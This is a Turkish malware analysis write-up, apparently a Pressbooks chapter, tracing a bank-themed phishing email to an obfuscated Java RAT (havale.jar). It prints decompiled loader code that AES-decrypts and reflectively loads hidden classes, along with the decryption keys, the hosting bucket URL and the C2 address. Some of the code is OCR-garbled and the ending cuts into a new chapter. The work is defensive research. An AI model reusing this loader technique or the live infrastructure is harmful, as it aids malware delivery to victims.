Gelen şüpheli e-postada yer alan resme tıklandığında **https://storage.googleapis.com/officexel/** adresinden **"Remittance invoice.zip"** dosyasını indiriyordu. ZIP dosyasının içinde ise beklenildiği üzere aynı isimde bir JAR dosyası bulunuyordu. **https://storage.googleapis.com/officexel/** adresini 5 gün arayla ziyaret ettiğimde dosya isimlerinin değiştiği dolayısıyla art niyetli kişilerin aktif olarak burayı kullandıkları göze çarpıyordu.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

From: BANKASI A.S [mailto:kabriestore@yahoo.com]
Sent: Tuesday, September 4, 2018 2:56 PM
Subject: Emailing: Re-Confirm Details

Hello Sir,

FYI


Best Regards
BANKASI A.S
Remittance Department
Business Banking | Enterprise Cash Management

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

```
https://storage.googleap
Secure | https://storage.googleapis.com/officexel/
Apps For quick access, place your bookmarks here on the bookmarks bar. Import bookmarks now...
This XML file does not appear to have any style information associated with it. The docume
<ListBucketResult xmlns="http://doc.s3.amazonaws.com/2006-03-01">
  <Name>officexel</Name>
  <Prefix/>
  <Marker/>
  <IsTruncated>false</IsTruncated>
  <Contents>
    <Key>Payment details.zip</Key>
    <Generation>1536209964215273</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-06T04:59:24.215Z</LastModified>
    <ETag>"10f0d6aa22c677a7ab74e5e8a63159e8"</ETag>
    <Size>381800</Size>
  </Contents>
  <Contents>
    <Key>SWIFT COPY.zip</Key>
    <Generation>1536559397399559</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-10T06:03:17.399Z</LastModified>
    <ETag>"4914bf70bb1f0cbca66505fe1e4a2714"</ETag>
    <Size>465888</Size>
  </Contents>
  <Contents>
    <Key>TT COPY.zip</Key>
    <Generation>1536468097493895</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-09T04:41:37.493Z</LastModified>
    <ETag>"004e9c88352bfc6dfdeb5ec35aea152a"</ETag>
    <Size>377377</Size>
  </Contents>
  <Contents>
    <Key>bank slip.zip</Key>
    <Generation>1536530099068001</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-09T21:54:59.067Z</LastModified>
    <ETag>"13cb96e6c69931ba5391d77967f5415f"</ETag>
    <Size>378541</Size>
  </Contents>
  <Contents>
    <Key>googledrive/</Key>
    <Generation>1534757026462259</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-08-20T09:23:46.461Z</LastModified>
    <ETag>"d41d8cd98f00b204e9800998ecf8427e"</ETag>
    <Size>0</Size>
  </Contents>
  <Contents>
    <Key>rgpRDejqaw2.vbs</Key>
    <Generation>1536213126854591</Generation>
    <MetaGeneration>1</MetaGeneration>
    <LastModified>2018-09-06T05:52:06.854Z</LastModified>
    <ETag>"4c4cfb6f0728e170a16ee1528c74a0a3"</ETag>
    <Size>507844</Size>
  </Contents>
</ListBucketResult>
```



Bytecode Viewer aracı ile sayfada yer alan **havale.jar** dosyasını kaynak koduna çevirdiğimde içinde çok sayıda farklı uzantılı dosya olduğu dikkatimi çekti. **META-INF/MANIFEST.MF** dosyasında yer alan bilgiye göre ana sınıf dosyasının **com.uncomeliness.thirsted.Battakhin** olduğunu öğrendikten sonra bu dosyaya göz atmaya başladım. **Battakhin.class** dosyasına baktığımda içinde çeşitli işlemler yapıldıktan sonra **javax.script.ScriptEngineManager** sınıfı kullanılarak gizlenmiş olan JavaScript kodu çalıştırılıyordu.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM



eval() fonksiyonuna gelen **oidium** değişkenini ekrana basmak için kodu değiştirip, tekrar derlemek ve çalıştırmak yerine **Java Journal** aracından faydalanmaya karar verdim. **python javajournal.py -jar havale.jar -include javax.script.* -begin com.uncomeliness.thirsted.Battakhin** komutunu çalıştırdıktan kısa bir süre sonra ekrana **eval()** fonksiyonuna iletilen JavaScript kodu karşıma çıkmış oldu.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM


C:\Windows\system32\cmd.exe
copying build\lib\pyspresso\debug_interface.py -> C:\Python27\Lib\site-packages\
C:\ProgramData\Oracle\Java\javapath\java.exe
Listening for transport dt_shmem at address: pyspresso_Hmo*cpmg
C:\Windows\system32\cmd.exe - python javajournal.py -jar havale.jar -include javax.script* -begi...
^ void
^ void
^ <jdk.nashorn.api.scripting.NashornScriptEngine> [ID 17]
javax.script.AbstractScriptEngine.getScriptContext(this: <jdk.nashorn.api.scripting.NashornScriptEngine> [ID 17], "IIIIIIIIIIIIIIIIIIIiIiIIiIiiIiI1I = java.lang.Byte[('TYPE')]; IIIIIIIIIIIIIIIIIIIiIiIIiIiiIiI1I=('qua.en'+'terp'+'r'+'is'+'e.r'+'eaqt'+'o'+'r.'+'r'+'ea'+'qt'+'ions.'+'stan'+'dar'+'thoots'+'t'+'r'+'ap.He'+'ader'); IIIIIIIIIIIIIIIIIIIiIiIIiIiiIiI1I=java.lang.Class[('forName')](('com'+'.'+'unc'+'oma'+'line'+'s'+'s.'+'t'+'hir'+'s'+'t'+'ed'+'.'+'B'+'at'+'tak'+'hin'));
IIIIIIIIIIIIIIIIIII

```
1  a = java.lang.Byte[("TYPE")];
2  a=("qua.enterprise.reaqtor.reaqtions.standartbootstrap.Header");
3  a=java.lang.Class[("forName")]((("com.uncomeliness.thirsted.Battakhin"));
4  b=a[("getClassLoader")]();
5  a=function(c){
6      b=c[0];
7      b=c[1];
8      a=b+("."+b; c=c[2];
9      c=c[1];
10     b=c[2];
11     a=b[1];
12     a=c[3];
13     c=java.lang.reflect.Array[("newInstance")](a,a);
14     a=a;
15     a=("/"!=c[0]);
16     a=a[("getResource")](a);
17     b=a[("openStream")]();
18     b=newjava.io.DataInputStream(b);
19     b[("readFully")](c);
20     a=javax.crypto.Cipher[("getInstance")]((("AES"));
21     a=a[("getBytes")]((("UTF-8"));
22     b=new javax.crypto.spec.SecretKeySpec(a, ("AES"));
23     a[("init")](javax.crypto.Cipher[("DECRYPT_MODE")], b);
24     a=a[("doFinal")](c);
25     a=java.lang.ClassLoader[("class")];
26     c=java.lang.String[("class")]; b=a[("getClass")]();
27     a=java.lang.Integer[("TYPE")];
28     a=a[("getDeclaredMethod")]((("defineClass"), c=I, b, a, a);
29     a[("setAccessible")](true);
30     c= a[("invoke")](b, a, a, 0, a[("length")]);
31     if(a==a)
32         a=c;
33 };
34 a=[[("qua.enterprise.reaqtor.reaqtions.standartbootstrap"),(("Header"),[[(".encrypted"),(".not-splitted"),
35 (".not-compressed"),(".not-fixed")],[("com/uncomeliness/thirsted/Cellulipetally.sci")],[5022,5024,5022,5022],("ilMoojTwKSocZmJS")]]];
36 for(b=0;b<a[("length")];b++)
37 {
38     a[a[b]];
39 }
40 a[("newInstance")]();")
```

AES Şifreleme Kullanımı

AES Anahtarı

Bytecode Viewer 2.9.11 - https://bytecodeviewer.com | https://the.bytecode.club - @Konloch

File View Settings Plugins

Files

Boomingly.mut
Bradyuria.mal
Caligrapher.spa
Calorite.al
Candeball.elk
Cantaliver.mis
Capellane.ass
Carpium.rux
Catalases.foy
Catastrophical.rte
Catcall.sey
Cathects.ata
Cellulipetally.sci
Chaa.aye
Chenevixite.nth

Quick file search (no file extension)

Exact

Search

Search from All_Classes

LDC

Search String:

Exact

Search

Root


Work Space


com/uncomeliness/thirsted/Battakhin.class | com/uncomeliness/thirsted/Cellulipetally.sci


```
        00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f
00000000 83 50 1e 49 1f 23 1f 5e dd 47 97 b9 df e8 8f ef
00000001 8a 52 af 61 b9 6e 31 9d e0 85 77 71 b7 d1 57 90
00000002 6f aa 7a 7e 02 2f 30 3c 94 95 5d ed fe 20 1c 9f
00000003 38 a9 3a 28 d0 d9 a4 f1 e7 bf bc f1 b6 69 6e 67
00000004 1d 74 cc ae dc f0 fa 51 c6 f3 bc bc dc 64 a5 43
00000005 c6 6b 03 17 7d 76 0e c7 4d a3 d7 cf 8b 4e 3b 81
00000006 55 6b c9 35 77 b8 c3 27 3a 6a df 1e 21 99 f6 a2
00000007 d1 07 2f 1f 65 46 93 47 7f a1 e6 4d 0c 1e 68 ff
00000008 e8 4c ab c1 4b 58 85 e9 af 6c 92 a8 a4 e6 65 d6
00000009 c5 07 f8 1c 0c a3 27 de 43 57 d9 6a 1a 49 ba 80
0000000a 7f 36 3e e0 c6 36 59 21 bd 55 67 13 40 7f 07 3e
0000000b 61 53 d5 09 03 79 7d f8 9f 26 ad e0 10 48 c6 eb
0000000c ea 1a 1a 9f 83 87 bf 92 20 3f b7 25 56 16 b6 52
0000000d 49 4f 64 9c 61 eb d9 a5 0c b6 17 c9 c8 a3 68 c6
0000000e 21 b6 41 fb 26 3b 4a 0b 28 48 fe 2a a1 ff 54 9b
0000000f 16 06 95 16 7d 0e f8 09 3a 5f 6f 10 78 a9 56 11
00000010 b1 7e a1 c6 eb 89 71 d9 51 52 45 ee 88 bb b5 fd
00000011 d5 9f 6b 14 bd ee 5b 13 50 e7 24 c6 d4 f9 7f 54
00000012 e2 3b 73 a2 76 f6 14 34 79 15 78 3e 00 4c 57 76
00000013 fc 18 00 b9 d2 f8 3d c7 c6 08 15 d7 ad f2 31 06
00000014 b6 d5 8c dc fd 52 9f db 3f 82 5e 54 25 d6 04 01
00000015 6e 0c 50 4e 68 95 19 61 9c ee 7f 8b ae 9c cf 7e
00000016 0b e5 13 6c e5 0a 88 f4 9d ae 3e 13 d0 4a 31 b2
00000017 4a 6d e2 e7 b9 80 2e 2f 21 52 c2 fc 0a 70 96 06
00000018 29 b0 37 e7 78 af fe e3 c0 58 02 67 93 2a 75 e3
00000019 79 6e 57 6f b6 5a e7 eb b3 a9 2c ad 3f 49 91 8b
0000001a b7 82 92 87 a5 76 17 04 ab f7 f1 df a4 8e a6 8a
0000001b 5f c8 33 60 73 d5 f4 60 75 5a 11 57 5c 1d 83 b7
0000001c f6 91 e8 09 60 e9 96 15 7e 23 e8 8b 16 61 22 55
0000001d e8 43 58 28 fb b0 96 54 6f 04 33 fd 56 3b 11 7b
0000001e f6 78 0d f7 fa f4 14 75 dc dd 16 44 bb 42 d2 9c
0000001f 59 1b f5 0f 60 03 f8 8b 55 e2 b5 86 69 46 bb 6d
00000020 02 8e 29 87 71 c8 6c 4d 5d 74 b9 14 0f 04 11 cc
```


```
P I # ^ G
 R a nl   wq  W
o z~ /0<  ]
8 :(          ing
 t     Q     d C
 k  )v  M    N;
Uk 5w  ':j  !
  / eF G   M  h
 L  KX   l    e
       ' CW j I
 6>   6Y! Ug @  >
aS   y}  &   H
          ? &V  R
I0d a          h
! A &;J (H *  T
    )    ;_o x Y
 ~     q QRE
  k   [ P &     T
 ;s v   4y x> LWv
      =         l
     R  ? ^T%
n PNh  a        ~
   l        >  J1
Jm    ./!R   p
) 7 x     X g *u
ynWo Z     , ?I
     v
_ 3`s  `uZ W\
  `     ~#    a"U
 CX(   To 3 V; (
 x     u   D B
Y   `    U   iF n
 ) q 1M]t
```

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM


Online Tool for AES Encryption
https://www.devglan.com/online-tools/aes-encryption-decryption
AES Online Encryption
Enter text to be Encrypted
Enter plain text to hash
OR
Choose File No file chosen
Select Mode
ECB
Key Size in Bits
128
Enter Secret Key
Enter secret key
Output Text Format: Base64 Hex
Encrypt
AES Encrypted Output:
Result goes here
AES Online Decryption
Enter text to be Decrypted
Input Text Format: Base64 Hex
Select Mode
ECB
Key Size in Bits
128
Enter Secret Key
Decrypt
AES Decrypted Output (Base64):
Decode to Plain Text


*new 3 - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
Cut
Copy
Paste
Delete
Select All
Begin/End Select
Style token
Remove style
Plugin commands
Google Search
UPPERCASE
lowercase
Toggle Single Line Comment
Block Comment
Block Uncomment
Hide Lines
Base64 Encode
Base64 Decode
Copy Text with Syntax Highlighting
Normal text file
length : 6.696 lines : 1
Ln : 1 Col : 1 Sel : 6.696 | 1
Windows (CR LF) UTF-8
INS





Header.class dosyasında ise bu defa AES ile şifrelenen **com/uncomeliness/cymas/Arryish.pre** , **com/uncomeliness/**


thirsted/Dang.dos ve **com/uncomeliness/thirsted/Rhizomorph.box** dosyalarının çözüldüğünü gördüm.


```
public Header()
  throws Exception
{
  super(Header.class.getClassLoader());
  obfuscatedEntryList = (Map)decryptObject("#", new Object[] { { ".encrypted", ".splitted", ".compressed",
  ".not-fixed" }, { "com/uncomeliness/cymas/Arryish.pre", "com/uncomeliness/thirsted/Dang.dos",
  "com/uncomeliness/thirsted/Rhizomorph.box" }, { 56792, 15744, 15733, 56792 }, "tN16nalAgd6a3Vxk" });
  String[] arrayOfString = { "qua.enterprise.reaqtor.reaqtions.standartbootstrap.Loader",
  "qua.enterprise.reaqtor.reaqtions.standartbootstrap.Loader$1$1",
  "qua.enterprise.reaqtor.reaqtions.standartbootstrap.Loader$1" };
  String str1 = "qua.enterprise.reaqtor.reaqtions.standartbootstrap";
  String str2 = str1 + '.' + predefinedClassNamesToBeLoaded[0];
  Object localObject1 = null;
  Class[] arrayOfClass = new Class[arrayOfString.length];
  int i = 0;
  String str3;
  for (str3 : arrayOfString)
  {
    byte[] arrayOfByte = decrypt(str3, getEntryData(CAT_bootstr
    Class localClass2 = arrayOfClass[(i++)] = defineClass(str3,                    fByte.length,
    firstClassProtectionDomain);
    if (str2.equals(str3)) {
      localObject1 = localClass2;
    }
  }
  for (str3 : arrayOfClass) {
    resolveClass(str3);
  }
  ??? = (ClassLoader)((Class)localObject1).newInstance();
  Class localClass1 = ((ClassLoader)???).loadClass("qt314.cl");
  Method localMethod = localClass1.getMethod("main", new Class[] { String[].class });
  localMethod.invoke(null, new Object[] { new String[0] });
}

public static Object[] getEntryData(String paramString1, String paramString2)
{
  String str = paramString1 + '/' + paramString2;
```

AES Anahtarı

Bu üç dosyayı da birleştirip şifresini çözdükten sonra ortaya JAR dosyası içinde bulunan şifrelenmiş 251 tane class dosyası ve bunların AES şifreleme anahtarları çıktı.


THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM






Tüm bu class dosyalarının şifresini çözüp incelemeden önce Google'da ve Twitter'da kaynak kodundan elde ettiğim **qt314** ve **qua.enterprise.reaqtor.reaqtions.standartbootstrap** anahtar kelimeleri ile ufak bir araştırma yaptığımda, Fortinet'in New

jRAT/Adwind Variant Being Spread With Package Delivery Scam ve Jeff ARCHER isimli güvenlik araştırmacısının Qrypter isimli şu makalelerine denk geldim. Özellikle Jeff ARCHER'ın yayınladığı Qealler isimli son makalesini incelediğimde, **havale.jar** isimli bu zararlı yazılımın QUAverse Research and Development isimli Türk olduğu düşünülen bir grup tarafından geliştirilen bir Java RAT olduğunu öğrendim.




Bu zararlı yazılım tarafından iletişim kurulan IP adresini tespit etmek için ise **java.net.URI** sınıfını Java Journal aracı ile dinamik olarak izlemeye başladıktan kısa bir süre sonra iletişim kurulan IP adresini ve bağlantı noktasını (**144.217.149.63:2018**) tespit edebildim.

THIS BOOK WAS PRODUCED USING WORDPRESSBOOKS.COM



Sıra son olarak bu IP adresinin hangi sınıf dosyası içerisinden çağrıldığını bulmaya geldiğinde de, Java hata ayıklama aracı olan jdb ile **stepi** ve **dump** komutlarından faydalanarak **qt314.CY** sınıfına ulaştım.



```
Applications ▾  Places ▾  Terminal ▾  Mon 14:52
root@kali: ~/Desktop/malware
File  Edit  View  Search  Terminal  Help
Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=8

Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=9

Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=12

Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=13

Thread-1[1] stepi

Step completed: "thread=Thread-1", qt314.cd.run(), line=-1 bci=14

Thread-1[1] Thread-1[1] stepi
>
Step completed: "thread=Thread-1", qt314.cY.a(), line=-1 bci=0

Thread-1[1] dump a
 a = "144.217.149.63"
Thread-1[1]
```

Bu yazının ileri seviye gizleme yöntemi kullanan Java zararlı yazılımlarını analiz etmek isteyen güvenlik araştırmacılarına yol göstereceğine inanarak bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not:

Bu yazı ayrıca Pi Hediyem Var #16 oyununun çözüm yolunu da içermektedir.

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

7. VirusTotal ile Tehdit Avı

Twitter'ı benim gibi çoğunlukla siber güvenlik ile ilgili haberleri, siber güvenlik araştırmacılarını takip etmek için kullanıyorsanız, FireEye/Mandiant'ın güvenlik araştırmacılarından Nick CARR'ın, Daniel BOHANNON'un veya Microsoft'tan John LAMBERT'in tweetlerine denk gelmiş olabilirsiniz. Tweetlerinde kimi zaman VirusTotal'da yaptıkları tehdit avında elde ettikleri yeni zararlı yazılım örneklerini, yeni yöntemleri paylaştıklarını görebilirsiniz.

Yıllarca, VirusTotal hesabı olan eşten, dosttan ilgimi çeken zararlı yazılım örneklerini indirip bana göndermelerini rica ettikten sonra 2018 yılının başında Akbank Siber Güvenlik Merkezi'miz için kurumsal bir VirusTotal hesabı satın alarak nihayet mutlu sona ulaştım. Kurumsal hesap ile İz Peşinde başlıklı blog yazımda belirttiğim üzere siber suçluların izini sürebildiğiniz gibi tehdit avına çıkarak kurumunuza saldırı hazırlığında olan siber saldırılardan haberdar olabildiğiniz gibi siber suçluların kullandığı taktik ve tekniklerden haberdar olabiliyorsunuz. Siber suçlular bir yana VirusTotal üzerinde bazen kendi kurumuna

THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

